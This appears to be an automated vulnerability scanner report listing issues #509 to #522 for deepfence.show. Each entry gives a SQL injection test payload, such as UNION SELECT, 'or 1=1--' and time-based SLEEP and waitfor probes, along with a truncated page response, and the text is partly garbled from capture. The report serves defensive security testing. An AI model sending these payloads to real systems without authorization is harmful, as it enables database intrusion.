Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#509

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#510				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEGAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#511				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#512

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>'=</td></tr></table>	Name	Value	demouser@deepfence.io	'=
Name	Value				
demouser@deepfence.io	'=				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#513				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>' AnD SLEEP(5) AnD '1</td></tr> </table>	Name	Value	demouser@deepfence.io	' AnD SLEEP(5) AnD '1
Name	Value				
demouser@deepfence.io	' AnD SLEEP(5) AnD '1				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#514				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>or 1=1--</td></tr> </table>	Name	Value	demouser@deepfence.io	or 1=1--
Name	Value				
demouser@deepfence.io	or 1=1--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#515

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' or "</td></tr></table>	Name	Value	demouser@deepfence.io	' or "
Name	Value				
demouser@deepfence.io	' or "				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#516				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7#				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#517

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>";waitfor delay '0:0:5'--</td></tr></table>	Name	Value	demouser@deepfence.io	";waitfor delay '0:0:5'--
Name	Value				
demouser@deepfence.io	";waitfor delay '0:0:5'--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	AnD SLEEP(5)#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAUvLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#519

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
```

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAOCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#520	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 1083=1083 AND ('1427=1427</td></tr></table>		Name	Value	demouser@deepfence.io	AND 1083=1083 AND ('1427=1427
Name	Value					
demouser@deepfence.io	AND 1083=1083 AND ('1427=1427					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAOCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#521					

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>HAVING 1=0--</td></tr></table>	Name	Value	demouser@deepfence.io	HAVING 1=0--
Name	Value				
demouser@deepfence.io	HAVING 1=0--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#522				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>RANDOMBLOB(1000000000/2)</td></tr></table>	Name	Value	demouser@deepfence.io	RANDOMBLOB(1000000000/2)
Name	Value				
demouser@deepfence.io	RANDOMBLOB(1000000000/2)				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 